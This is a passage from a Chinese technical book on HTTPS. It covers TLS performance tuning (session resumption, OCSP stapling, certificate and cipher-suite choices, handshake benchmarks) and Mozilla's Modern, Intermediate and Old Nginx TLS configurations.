TLS 快速打开和 TCP 快速打开的原理差不多，TCP 快速打开是客户端发送 ACK 消息的时候同步发送请求，能够减少 0.5 个 RTT。目前网络延时可能在 50 毫秒左右，所以减少 RTT 延时是非常关键的。

TLS 快速打开类似 TCP 快速打开，客户端（服务器）在发送 Change Cipher Spec 和 Finished 消息后，代表可以进行加密传输了，此时客户端（服务器）可以立刻发送应用层加密数据，也就是说 TLS/SSL 握手协议只会额外多出一个 RTT，节省了一个 RTT。

浏览器和服务器端都可以支持 TLS 快速打开，但是有两个先决条件：

- ◎ 客户端必须发送 ALPN 扩展，Chrome 浏览器、Firefox 浏览器都支持该扩展。
- ◎ 服务器部署的密码套件必须支持前向安全性。

只有满足这两个条件，TLS 快速打开机制才会生效。

3) TLS/SSL 协议记录层长度优化

TLS/SSL 协议记录层长度最大值是 16KB (Nginx 默认值)，这个值的设定非常有技巧，如果记录层长度很大，则会拆分成多个 TCP 包，对端必须接收到所有的 TCP 包才能继续才能处理数据，如果某个 TCP 包由于堵塞等问题导致重发，会进一步加大延迟。

而如果记录层长度设置得很小，则会增加数据传输量，对于某个记录层消息来说，根据加密方式的不同，会额外增加初始化向量 IV、MAC 值、Nonce 值，同时还会增加 TCP 头和 IP 头，很小的加密数据最终增加的字节数可能达到 100B，造成了极大的传输浪费。

有一种建议，记录层长度和 TCP 包的 MSS 值相同，这样一个记录层可以填满一个 TCP 包，MSS 值一般是 1400B，加上一些额外增加的数据（比如 IV、MAC 值、TCP 头等），就可以达到 MTU 的值，不过这种方式会限制服务器的吞吐能力。

最优的建议就是动态调整记录层长度，比如拥塞窗口增大，记录层长度也随之增大。

- ◎ Nginx 官方版本支持记录层长度调整，但不支持动态调整。
- ◎ Cloudflare 基于 Nginx 开发了一个 patch，可以动态调整大小，第 10 章会重点描述。

4) HSTS

HSTS 主要是为了提高 HTTPS 网站的安全而提出的一种机制，但也能提高性能。

如果 HTTPS 网站没有实施 HSTS，为了兼容老的 HTTP 连接（比如来源于搜索引擎），服务器必须使用 301 重定向技术将 HTTP 连接跳转到 HTTPS 连接，这增加了一个 RTT。

而如果使用 HSTS 机制，对于一个 HTTP 连接，浏览器会执行一个 307 内部跳转，将 HTTP 连接转换为 HTTPS 连接后再向服务器发出请求，节省了一个 RTT。

5) 会话恢复

会话恢复是最重要的 HTTPS 网站优化手段，作用主要包含两点：

- ◎ 简短握手只需要一个 RTT，而完整握手却要包含两个 RTT。
- ◎ 简短握手除了减少 RTT，无须进行最消耗性能的密钥协商，能极大减少服务器的负载，因为服务器只用进行加密解密运算，会减少公开密钥算法的运算。

Cloudflare 对其官网使用会话恢复的效果进行过评测，具体数据如表 9-17 所示。

表 9-17 评测数据

测 试 条 件	Real time	CPU time
100 次完整握手	9.433 秒	692 毫秒
100 次简短握手	4.212 秒	30.45 毫秒

可见会话恢复对于加速 TLS/SSL 协议运算效果是非常显著的。

会话恢复有 Session ID 和 Session Ticket 两种方式，各有优缺点。

(1) Session ID

Session ID 会话恢复是标准 TLS/SSL 协议的一部分，兼容性和安全性更好，主要有两个缺点：

- ◎ 不支持分布式 Session Cache，也就是多台主机无法共享 Session Cache，会减少会话恢复的效果。
- ◎ 服务器需要额外的内存存储 Session Cache，而且由于无法使用分布式 Session Cache，单台服务器消耗的内存就更多，是不小的负担。

以 Nginx 服务器为例，为了支持分布式 Session Cache，可以采用三种解决方案：

- ◎ 使用负载均衡策略，尽量让相同 IP 的浏览器访问同一台主机，确保同一个用户在一定时间内访问同一台主机，这样能够提高命中率，但这个方案的效果可能并不是特别好，比如用户的 IP 可能会变化。

- ◎ CloudFlare 基于 openresty 的 lua-resty-memcached 模块实现了分布式 Session Cache。
- ◎ 国内、国外很多 CDN 厂商实现了异步 Session Cache 的查询和更新。

(2) Session Ticket

Session Ticket 是 TLS/SSL 协议的一个扩展，主要是为了解决 Session ID 会话恢复的缺点。Session Ticket 缺点就是兼容性相对较差，并不是所有的浏览器都支持，同时在部署的时候需要注意安全，如果加密 Ticket 的私钥泄露，就失去了前向安全性。

Session Ticket 最大的优点就是不用服务器存储 Ticket，改为客户端存储，能够缓解服务器的内存压力。

不管是 Session ID 还是 Session Ticket 会话恢复，需要关注命中率，命中率就是简短握手数量/所有 TLS 连接总量。

为了提升命中率，建议进行如下调整：

- ◎ 如果服务器内存不是瓶颈，建议同时采用两种会话恢复机制。
- ◎ 在保证安全性的前提下，Session Cache 和 Ticket 的有效时间尽量放大。

Session Ticket 兼容性其实也非常不错，主流的 TLS/SSL 协议库和浏览器都支持 Session Ticket。

不同 TLS/SSL 协议库 Ticket 兼容性如表 9-18 所示。

表 9-18 不同 TLS/SSL 协议库 Ticket 兼容性

TLS/SSL 协议库	版 本
OpenSSL	0.9.8f 以后的版本支持
NSS	3.12 以后的版本支持
Schannel	Windows 2012 R2、Windows 8.1 以后的版本支持
GunTLS	2.9.3 以后的版本支持

不同浏览器 Ticket 兼容性如表 9-19 所示。

表 9-19 不同浏览器 Ticket 兼容性

浏 览 器	版 本
Chrome	27 以后的版本支持
Firefox	26 以后的版本支持

续表

浏 览 器	版 本
Android	2.3.7 以后的版本支持
Edge	所有版本都支持
IE	11 以后的版本支持
Safari	所有版本都不支持
Opera	12.16 以后的版本支持

6) OCSP 封套

CRL、OCSP 技术都是为了检查证书链中每张证书的吊销状态，如果不采用这两种技术，那么会存在中间人攻击。

采用这两种机制对性能影响也非常大，主要有几方面原因：

- ◎ 不管是 CRL 还是 OCSP 请求，浏览器都要发出新的 HTTP 查询，由于还要检查中间证书的吊销状态，可能会发送多个 HTTP 查询，会造成很大的延迟。
- ◎ CRL 文件非常大，如果浏览器没有缓存，仅仅下载 CRL 就会花费很长的时间。
- ◎ CA 机构的 CRL 服务和 OCSP 服务如果没有采用 CDN 技术，整体的性能可能会非常低，极端情况下可能要超过 5 秒才能返回结果，这会进一步加大延迟。

由于有如此多的问题，建议使用 OCSP 封套技术，无须浏览器发出 OCSP 请求，而由服务器向 CA 机构发出请求，将返回的结果包含在 Certificate 子消息中，同证书链一起发送给浏览器。

OCSP 封套技术带来几方面的变化：

- ◎ 服务器可以定时将 OCSP 响应缓存到本地，也就是服务器能够很快地将 OCSP 消息发送给客户端，减少了对 OCSP 服务的请求，同时性能也能得到极大的提升。
- ◎ 浏览器不用额外发出 OCSP 请求，减少了潜在的延迟，浏览器只要等待 Certificate 消息即可。

部署 OCSP 封套需要注意：

- ◎ Nginx 在实现 OCSP 封套技术只包含服务器证书的 OCSP 响应，中间证书的 OCSP 信息并不包含。
- ◎ OCSP 响应的大小，Certificate 子消息还要包含 OCSP 响应，如果长度太长，可能会超过初始阻塞窗口的大小，造成额外的延迟，所以很多 OCSP 服务（比如 Let’s Encrypt）就不包含证书链，只包含吊销状态和签名。

7) 证书优化

在 TLS/SSL 握手子协议中，服务器会发送证书供服务器进行身份校验，在部署证书的时候，如果配置不当也会对性能产生影响。

(1) 证书链长度尽可能小

TCP 完成三次握手后，一般情况会立刻发送 `ServerHello`、`Certificate`、`ServerKeyExchange` 三个子消息，这三个子消息是包含在一个 TLS 记录层包中，如果过长，可能会超过初始拥塞窗口的大小（4 个 TCP 段），从而导致握手的时候额外增加一次往返。

而在这三个消息中，`Certificate` 消息发送的证书链是最长的，所以务必要控制证书链的大小。

(2) 中间证书要小

控制证书链长度的一种方法就是减少中间证书长度，中间证书层级可能会超过一级，也就是有多张中间证书，在选择 CA 机构的时候，务必要确认中间证书的层级，尽可能选择一级中间证书。

理性状况下，证书链就应该只包含二张证书，分别是服务器实体证书和中间证书，整体上证书链大小不要超过 4KB。

(3) 使用 ECC 证书

证书中会包含服务器的公钥，如果是一个 ECC 公钥，那么证书的长度就会减少很多，比如 Let's Encrypt 签发的 RSA 证书是 1.8KB，而 ECDSA 证书只有 1.5KB。

需要注意的是，服务器实体证书和中间证书尽量同时包含 ECC 公钥，这样才能进一步缩短证书链大小。

(4) 配置完整的证书链

证书链如果配置错误，可能会导致握手失败，其次证书链要完整，不能只包含服务器实体证书，如果浏览器发现证书链错误或者不完整，可能会发送额外的 HTTP 请求去获取中间证书，这会影响握手速度。

证书链中也不要包含根证书，因为所有的根证书全部集成在浏览器中，没有必要包含根证书，只会加大证书链的长度。

(5) 注意证书包含的主机名

有些大型网站为了方便管理证书，将所有的主机全部包含在一张证书中，也就是采用 SAN 泛域名证书，如果包含的主机数量太多，服务器实体证书的大小也会随之增大，这是

务必要考虑的一个问题。

8) 更小的密钥长度 (keysize)

从性能的角度考虑,选择合适的密码套件非常关键,密码套件涉及了多个密码学算法。

- ◎ 身份验证算法:证书包含的密钥对,主要是 ECDSA 密钥对、RSA 密钥对,密钥对对应的算法取决于密码套件。
- ◎ 密码协商算法:主要用于进行密钥协商,主要包含 RSA 算法、DHE 算法、ECDHE 算法。结合证书中的密钥对,密码协商有四种组合,分别是 RSA、DHE_RSA、ECDHE_RSA、ECDHE_ECDSA。
- ◎ 加密算法、或者加密模式:主要包含三种,分别是 AES-128-CBC-SHA、AES-GCM-128、ChaCha20-Poly1305。

这些算法运算性能和密钥长度关系非常大,在保证安全性的前提下,选择合适长度的密钥非常关键,而 ECC 椭圆曲线在这方面有天然的优势,相对较短的密钥长度,性能和安全性却非常好,所以在部署 HTTPS 网站的时候,尽量选择 ECC 相关的密码套件。

需要留意的是,不能过于追求安全,如果选择了过长的密钥长度,性能会有削减,建议如下:

- ◎ RSA 密钥的长度不要超过 2048 比特,ECDSA 密钥的长度不要超过 256 比特。
- ◎ DHE 的密钥长度不要超过 2048 比特,ECDHE 密钥的长度不要超过 256 比特。
- ◎ 加密算法对应的密钥长度一般不要超过 128 比特。

9) 加密算法的选择

TLS v1.2 是目前比较主流的版本,加密算法、加密模式主要有三种,AES-128-CBC、AES-GCM-128、ChaCha20-Poly1305,这三种算法针对不同的平台,性能差异会很大。

结论:

- ◎ 对于 AES 算法来说,如果机器支持 x86 指令扩展集,运算性能会有很大的提升,目前大部分较新的机器都支持该指令集。
- ◎ 对于 ChaCha20-Poly1305 算法来说,运行的设备(针对手机)如果基于 ARM 平台,运算性能会有很大的提升,现在很多 ARM 手机设备也开始支持 AES-NI 指令集,比如 iPhone 5s 以后的设备。

2013 年谷歌首先在 Chrome 浏览器中启用 ChaCha20-Poly1305 算法,目前并不是所有的平台和浏览器支持。

ChaCha20-Poly1305 算法兼容性如表 9-20 所示。

表 9-20 ChaCha20-Poly1305 算法兼容性

平台/浏览器	版 本
OpenSSL	1.1.0 以后的版本支持
Chrome	49 以后的版本支持
Firefox	47 以后的版本支持
IOS	全部不支持

性能比较：

- ◎ 同样的设备，开启 AES-NI 指令的 AES-GCM 算法性能比没有开启 AES-NI 指令的 AES-GCM 算法高了 5~10 倍（取决于不同大小的加密数据）。
- ◎ 同样的设备，AES-GCM 性能比 AES-CBC 性能稍高，大概是 1.2~1.8 倍，加密的数据块越大，性能越高。
- ◎ ARM 移动设备中，ChaCha20-Poly1305 性能大约是 AES-128-GCM 性能的 3 倍。
- ◎ 同样的设备，如果支持 AES-NI 指令，AES-128-GCM 性能大约是 ChaCha20-Poly1305 性能的 5 倍。
- ◎ 同样的设备，不同长度的密钥对性能的影响并不是非常大，AES-CBC-128 性能比 AES-CBC-256 略高，AES-GCM-128 性能比 AES-GCM-256 略高。

加密模式一般要结合加密基元 Hash 算法，但 Hash 算法运算性能比加密算法高得多，不同的 SHA 族算法，性能差异并不大，比如 sha384 算法性略微高于 sha256 算法。

从性能的角度考虑，如果主要使用 TLS v1.2，不用纠结选择何种加密算法，因为加密算法、加密模式的种类也就三种，主要考虑客户端设备的能力，是否支持 AES-NI 加速，是否有 ARM 优化，部署 HTTPS 网站的时候，可以对网站的客户端设备进行统计，选择合适的加密模式。

对于加密算法来说，优先使用 AES-GCM 算法还是 ChaCha20-Poly1305 算法还存在很多的争论，等价加密算法组（第 10 章会详细介绍）配置是个不错的选择，在协商密码套件的时候，在确保安全的情况下，使用哪种加密算法（AES-GCM 算法、ChaCha20-Poly1305 算法）由客户端来决定。

10）密钥协商

对于一次完整握手来说，HTTPS 性能主要由握手协议控制，包括密钥协商算法和身份验证算法，握手过程是一组算法（公开密钥算法）的组合，在进行性能评估的时候，不同

的算法组合对于服务器和客户端的性能影响是完全不同的。

第2章对公开密钥算法进行过测试，基本测试结果如下：

- ◎ 尽量使用 ECC 相关算法，尤其 P-256 命名曲线是经过优化的，性能比 P-224 还快。
- ◎ 不管是 RSA 签名算法还是 ECDSA 签名算法，签名过程比验证签名过程慢得多。
- ◎ 比较 RSA 签名算法和 ECDSA 签名算法，验证签名性能的差异并不大，甚至 RSA 算法验证签名性能更高。
- ◎ ECDHE 密钥协商算法比 DHE 协商算法快得多。

在 TLS/SSL 协议中，需要平衡安全性和性能，如果仅仅考虑支持前向安全的密码套件，密钥协商算法和身份验证算法组合起来也就 4 种。

主要的密码套件：

- ◎ RSA
- ◎ DHE_RSA
- ◎ ECDHE-RSA
- ◎ ECDHE-ECDSA

接下来从握手协议的角度看看这 4 个密码套件对客户端和服务端性能的影响。

(1) RSA

对于该密码套件，客户端首先使用 RSA 算法验证证书的签名，同时要使用 RSA 算法加密预备主密钥，这两个都是公钥操作，性能相对较高。

对于该密码套件，服务器端要做的就是解密预备主密钥，虽然是私钥操作，但仅仅需要进行一次运算。

(2) DHE_RSA

对于该密码套件，客户端首先要使用 RSA 算法验证证书的签名，还要使用 RSA 算法对服务器发送的 DH 参数进行签名验证，最后还要使用 DH 算法计算预备主密钥。DH 算法运算性能是极低的。客户端要运算三个算法，相比 RSA 密码套件来说，性能低得多。

对于该密码套件，服务器端也要进行 DH 算法运算，同时还要对 DH 参数进行签名，需要完成两个密码学运算。

(3) ECDHE-RSA

对于服务器和客户端来说，该密码套件类似于 DHE_RSA 密码套件，但是有 ECC 的

支持，性能相对较高。

(4) ECDHE-ECDSA

对于该密码套件，客户端首先要使用 ECDSA 算法验证证书的签名，还要使用 ECDSA 算法对服务器发送的 ECDH 参数进行签名验证，最后还要使用 ECDH 算法计算预备主密钥。

对于该密码套件，服务器端也要进行 ECDH 算法运算，同时还要对 ECDH 参数进行签名。

使用密码套件，对服务器的性能提升是较大的，因为 ECDSA 算法验证签名比 RSA 算法验证签名快得多。

以上是基于理论的分析，可以得出两个结果：

- ◎ 对于客户端来说，RSA 密码套件的性能是最高的；而对于服务器来说，它更喜欢 ECDHE-ECDSA 密码套件，因为 ECDSA 签名生成性能相对较快。
- ◎ 对于 HTTPS 网站来说，需要从客户端和服务端两个角度考虑网站的性能，但对于部署者来说，更关注服务器的性能。

接下来通过二组数据比较服务器运算四个密码套件的性能。

第一组数据如表 9-21 所示。

表 9-21 第一组数据

算 法	密 钥 长 度	完整握手次数/每秒
RSA (1024)	1024 比特	994.59
DHE-RSA (1024)	1024 比特 RSA 密钥、DH 参数	345.53
ECDHE-RSA (1024、192)	1024 比特 RSA 密钥，192 比特 ECDH 参数	604.92
ECDHE-ECDSA	192 比特 ECDSA 公钥、ECDH 参数	595.84

第二组数据如表 9-22 所示。

表 9-22 第二组数据

算 法	密 钥 长 度	完整握手次数/每秒
RSA	1776 比特	460
DHE-RSA	1776 比特 RSA 密钥、DH 参数	98.26
ECDHE-RSA	1776 比特 RSA 密钥，192 比特 ECDH 参数	352.41
ECDHE-ECDSA	192 比特 ECDSA 公钥、ECDH 参数	595.84

整合上述两组数据，如表 9-23 所示。

表 9-23 整合两组数据

算 法	密 钥 长 度	完整握手次数/每秒
RSA (1024)	1024 比特	994.59
DHE-RSA (1024)	1024 比特 RSA 密钥、DH 参数	345.53
ECDHE-RSA (192、1024)	1024 比特 RSA 密钥，192 比特 ECDH 参数	604.92
RSA (1776)	1776 比特	460
DHE-RSA (1776)	1776 比特 RSA 密钥、DH 参数	98.26
ECDHE-RSA (192、1776)	1776 比特 RSA 密钥，192 比特 ECDH 参数	352.41
ECDHE-ECDSA (192)	192 比特 ECDSA 公钥、ECDH 参数	595.84

根据表格数据可以使用图 9-3 进行性能比较。




图 9-3 密码套件性能比较图

通过这两组数据可以看出，对于 RSA 密码套件来说，如果选用的密钥长度相对较小，其性能是最高的。

接下来引用英特尔官方的一组测试报告，测试环境如下：

- ◎ 使用 HAProxy 进行测试。
- ◎ 对 Xeon E5 v4、Xeon E5 v3 进行横向测试。
- ◎ 两组测试服务器都是两个 CPU，关闭超线程技术。
- ◎ 基于 OpenSSL 1.0.2 进行测试。
- ◎ 没有对 RSA、DHE 密码套件进行测试。

测试结果如图 9-4 所示。




图 9-4 英特尔官方测试密码套件性能比较图

从图 9-4 可以看出，RSA 密钥长度越长，整体的性能就会有比较大的下降，而 ECC 在这方面的优势就比较大，同等安全性的密钥长度，性能还是非常高的。

官方也说明，如果开启超线程技术，性能也是等比例提升的。

11) 异步代理

考虑到握手协议运算是 HTTPS 中最消耗性能和资源的，大部分配置 HTTPS 的服务器既要处理客户端的连接，还要进行握手协议算法的运算，甚至还要处理应用层的逻辑处理。如果握手协议消耗的负载过大，会影响 HTTPS 请求的并发处理能力，所以很多大公司根据 TLS/SSL 协议的特点采用异步代理的方案，笔者没有实践过这种方案，仅提供一些理论的思路。

该方案的具体如图 9-5 所示。




图 9-5 异步代理逻辑图

异步代理方案特点：

- ◎ 所有握手协议的处理由专门的集群处理，集群也可以称为 SSL 卸载。
- ◎ 接入 HTTPS 请求的服务器只负责客户端的请求，所有最消耗性能的握手处理异步交给 SSL 卸载集群处理。
- ◎ 对于集群来说，重点是进行算法分离运算，如果是 RSA 密码套件，则选取最适合的硬件和软件进行运算，而如果是 ECDHE_ECDSA 密码套件，可以选择适合的硬件和软件运行。

对于 SSL 卸载集群来说，也可以采用硬件加速卡进行加速，SSL 卸载集群主要是 CPU 密集型处理，集群也是可扩展的，可充分利用闲置的服务器资源。

第 10 章

HTTPS 网站实战

本章是本书最后一章，也是 HTTPS 网站最佳实践的第二部分。充分理解前面章节的内容后，阅读本章会比较轻松，本章实践性非常强。

本章主要内容如下：

- ◎ 部署 HTTPS 网站的难点在于密码套件的配置，手动配置的风险非常大，本章提供了两个工具，能够安全地配置 HTTPS。
- ◎ 评估 HTTPS 网站的安全性很重要，本章提供一些工具，用于校验 HTTPS 网站的部署是否安全，并由此判断是否有调整的空间。
- ◎ OpenSSL 命令行工具有很多强大的功能，可以测试、调试 HTTPS 网站，很多自动化工具都是基于 OpenSSL 命令行开发出来的。
- ◎ 按照最佳实践策略的建议，以 Nginx 服务器为例，配置一个 HTTPS 网站。
- ◎ 对于大型网站来说，系统架构可能是复杂的，从 HTTP 迁移到 HTTPS，需要进行一些调整，本章最后会重点描述复杂系统架构下 HTTPS 网站的部署。

10.1 工具化配置 HTTPS

学完第 9 章后，读者具备了足够的知识去配置 HTTPS 网站，但即使没有阅读第 9 章，也不影响部署 HTTPS 网站，因为现在有很多自动化工具协助配置 HTTPS 网站。

本节介绍两个比较常见的配置 HTTPS 网站的工具，读者不用查阅服务器的各个 SSL 指令，也不用调整各种参数就可以生成完整的 HTTPS 配置，除了完成自动化部署 HTTPS 网站，还能学到其他几个知识：

- ◎ 进一步理解密码套件的概念，密码套件的选择对浏览器兼容性非常重要。

◎ 了解客户端和服务端密码套件协商的原理。

◎ 了解等价加密算法组的概念。

部署 HTTPS 网站的时候，选择密码套件是最大的挑战，选择符合要求的密码套件，以及配置好密码套件是有一定复杂度的，幸好存在一些非常好的工具。

10.1.1 SSL Configuration Generator

SSL Configuration Generator 工具由 Mozilla 提供，可以为各种服务器生成 HTTPS 协议配置。主要包含两方面：

◎ 理解 Mozilla 提供了三种密码套件配置方式，强调理论知识。

◎ 讲解 SSL Configuration Generator 工具的使用，强调实践操作。

1) 三种密码套件配置

密码套件的配置是部署 HTTPS 网站的难点，从安全、兼容性、性能的角度出发，Mozilla 推荐了三种密码套件的配置方式，使用哪一种密码配置方式取决于 HTTPS 部署者的选择，通过学习这三种配置方式，读者能够进一步加深对于密码套件的理解。

三种配置兼容性如下：

◎ 如果 HTTPS 应用主要面向现代化浏览器，则选用 Modern 配置。

◎ 如果 HTTPS 应用主要考虑浏览器兼容性，则选用 Intermediate 配置。

◎ 如果 HTTPS 应用主要面向古老的浏览器，则选用 Old 配置。

表 10-1 描述了不同配置对应的浏览器兼容性。

表 10-1 不同配置对应的浏览器兼容性

配 置	浏览器兼容性
Modern	Firefox 27、Chrome 30、Windows 7 IE 11、Edge、Opera 17、Safari 9、Android 5.0、Java 8
Intermediate	Firefox 1、Chrome 1、IE 7、Opera 5、Safari 1、Windows XP IE8、Android 2.3、Java 7
Old	Windows XP IE 6、Java 6

(1) Modern 配置

```
ssl_protocols TLSv1.2;

ssl_ciphers 'ECDHE-ECDSA-AES256-GCM-SHA384:
ECDHE-RSA-AES256-GCM-SHA384:
ECDHE-ECDSA-CHACHA20-POLY1305:
```

```
ECDHE-RSA-CHACHA20-POLY1305:  
ECDHE-ECDSA-AES128-GCM-SHA256:  
ECDHE-RSA-AES128-GCM-SHA256:  
ECDHE-ECDSA-AES256-SHA384:  
ECDHE-RSA-AES256-SHA384:  
ECDHE-ECDSA-AES128-SHA256:  
ECDHE-RSA-AES128-SHA256';
```

该配置的含义：

- ◎ 仅支持 TLS v1.2，目前最主流的版本。
- ◎ 支持三种命名曲线，分别是 prime256 v1、secp384 r1、secp521 r1。
- ◎ 服务器实体证书建议是 ECDSA 类型的证书。
- ◎ 证书支持的签名算法可以是 sha256WithRSAEncryption、ecdsa-with-SHA256、ecdsa-with-SHA384、ecdsa-with-SHA512。
- ◎ 如果是 RSA 证书，其密钥长度至少是 2048 比特。
- ◎ ECDH 参数（密钥）长度建议 256 比特以上。
- ◎ AES256-GCM 加密模式优先级高于 AES128-GCM、CHACHA20-POLY1305，Mozilla 认为大部分现代化浏览器支持 AES-NI 指令集，能够加速 AES 操作。
- ◎ 优先推荐使用 ECDSA 证书，命名曲线建议使用 secp256r1（P-256），因为其他命名曲线并不是所有客户端都支持。另外 RSA 签名算法也可以签署 ECDSA 公钥，因为很多 CA 机构并不支持 ECDSA 签名算法签署 ECDSA 公钥，比如 Let's Encrypt。
- ◎ 由于现代化浏览器都支持 ECC 椭圆曲线，所以 DHE 密码套件被移除了。
- ◎ SHA1 签名算法也从该配置中移除了，建议支持 AES256-SHA384、AES128-SHA256 签名算法。

（2）Intermediate 配置

```
ssl_protocols TLSv1 TLSv1.1 TLSv1.2;  
  
ssl_ciphers 'ECDHE-ECDSA-CHACHA20-POLY1305:  
ECDHE-RSA-CHACHA20-POLY1305:  
ECDHE-ECDSA-AES128-GCM-SHA256:  
ECDHE-RSA-AES128-GCM-SHA256:  
ECDHE-ECDSA-AES256-GCM-SHA384:  
ECDHE-RSA-AES256-GCM-SHA384:  
DHE-RSA-AES128-GCM-SHA256:  
DHE-RSA-AES256-GCM-SHA384:'
```



```

ECDHE-ECDSA-AES128-SHA256:
ECDHE-RSA-AES128-SHA256:
ECDHE-ECDSA-AES128-SHA:
ECDHE-RSA-AES256-SHA384:
ECDHE-RSA-AES128-SHA:
ECDHE-ECDSA-AES256-SHA384:
ECDHE-ECDSA-AES256-SHA:
ECDHE-RSA-AES256-SHA:
DHE-RSA-AES128-SHA256:
DHE-RSA-AES128-SHA:
DHE-RSA-AES256-SHA256:
DHE-RSA-AES256-SHA:
ECDHE-ECDSA-DES-CBC3-SHA:
ECDHE-RSA-DES-CBC3-SHA:
EDH-RSA-DES-CBC3-SHA:
AES128-GCM-SHA256:
AES256-GCM-SHA384:
AES128-SHA256:
AES256-SHA256:
AES128-SHA:
AES256-SHA:
DES-CBC3-SHA:
!DSS';

```

该配置的含义：

- ◎ 支持 TLS v1.0、TLS v1.1、TLS v1.2。
- ◎ 优先使用 ChaCha20 密码套件，速度快且安全性高，接下来选用的密码套件是 AES128。和 Modern 配置不一样，对于 Intermediate 配置 Mozilla 并不认为大部分浏览器都支持 AES-NI 指令集，所以优先使用 ChaCha20 密码套件。
- ◎ 相比 AES256 密码套件，优先使用 AES128 密码套件，原因在于密钥长度 128 比特安全性也有保证，性能比 AES256 算法快。
- ◎ 由于不支持 AES 密码套件，所以使用 DES-CBC3-SHA、EDH-RSA-DES-CBC3-SHA 密码套件代替。
- ◎ Intermediate 配置的主要目的是兼容性，但也废弃了一些相对慢速的加密算法，比如 SEED、CAMELLIA 加密算法。

(3) Old 配置

```
ssl_protocols SSLv3 TLSv1 TLSv1.1 TLSv1.2;
```

```
ssl_ciphers 'ECDHE-ECDSA-CHACHA20-POLY1305:  
ECDHE-RSA-CHACHA20-POLY1305:  
ECDHE-RSA-AES128-GCM-SHA256:  
ECDHE-ECDSA-AES128-GCM-SHA256:  
ECDHE-RSA-AES256-GCM-SHA384:  
ECDHE-ECDSA-AES256-GCM-SHA384:  
DHE-RSA-AES128-GCM-SHA256:  
DHE-DSS-AES128-GCM-SHA256:  
kEDH+AESGCM:  
ECDHE-RSA-AES128-SHA256:  
ECDHE-ECDSA-AES128-SHA256:  
ECDHE-RSA-AES128-SHA:  
ECDHE-ECDSA-AES128-SHA:  
ECDHE-RSA-AES256-SHA384:  
ECDHE-ECDSA-AES256-SHA384:  
ECDHE-RSA-AES256-SHA:  
ECDHE-ECDSA-AES256-SHA:  
DHE-RSA-AES128-SHA256:  
DHE-RSA-AES128-SHA:  
DHE-DSS-AES128-SHA256:  
DHE-RSA-AES256-SHA256:  
DHE-DSS-AES256-SHA:  
DHE-RSA-AES256-SHA:  
ECDHE-RSA-DES-CBC3-SHA:  
ECDHE-ECDSA-DES-CBC3-SHA:  
EDH-RSA-DES-CBC3-SHA:  
AES128-GCM-SHA256:  
AES256-GCM-SHA384:AES128-SHA256:  
AES256-SHA256:  
AES128-SHA:  
AES256-SHA:  
AES:  
DES-CBC3-SHA:  
HIGH:SEED:!aNULL:!eNULL:!EXPORT:  
!DES:!RC4:!MD5:!PSK:!RSAPSK:  
!aDH:!aECDH:!EDH-DSS-DES-CBC3-SHA:  
!KRB5-DES-CBC3-SHA:!SRP';
```

该配置的含义：

- ◎ 没有特殊原因，尽量不要采用这种配置，因为存在安全风险。
- ◎ 这种配置主要为了兼容 Windows XP2/IE6 浏览器，使用的协议是 SSL v1.3。
- ◎ 摘要算法只能支持 SHA-1，由于大部分浏览器已经不支持该摘要算法，所以该配置不能用于大部分浏览器，如果确实要使用，服务器必须部署双证书支持（一张

证书使用 SHA-1 算法，另外一张使用 SHA-2 族算法)，关于双证书的概念，后续会讲解。

- ◎ SSL v1.3 密码套件有很多不安全的密码学算法，所以必须显式地永久删除，比如删除 eNULL、eNULL、EXPORT、DES 等密码套件。

如果读者掌握了密码套件的概念，可以仔细查看这三个配置是如何设置密码套件列表的。读者如果手动设置密码套件列表，应该如何操作呢？

2) SSL Configuration Generator 工具实践

SSL Configuration Generator 工具为了满足需求，提供了两种服务：

- ◎ Web 设置工具。
- ◎ API 接口。

(1) Web 设置工具

该工具是一个 Web 工具，地址如下：

<https://mozilla.github.io/server-side-tls/ssl-config-generator/>

操作非常简单，经过简单的选择就可以生成特定服务器的 HTTPS 协议配置。

工具操作面板如图 10-1 所示。

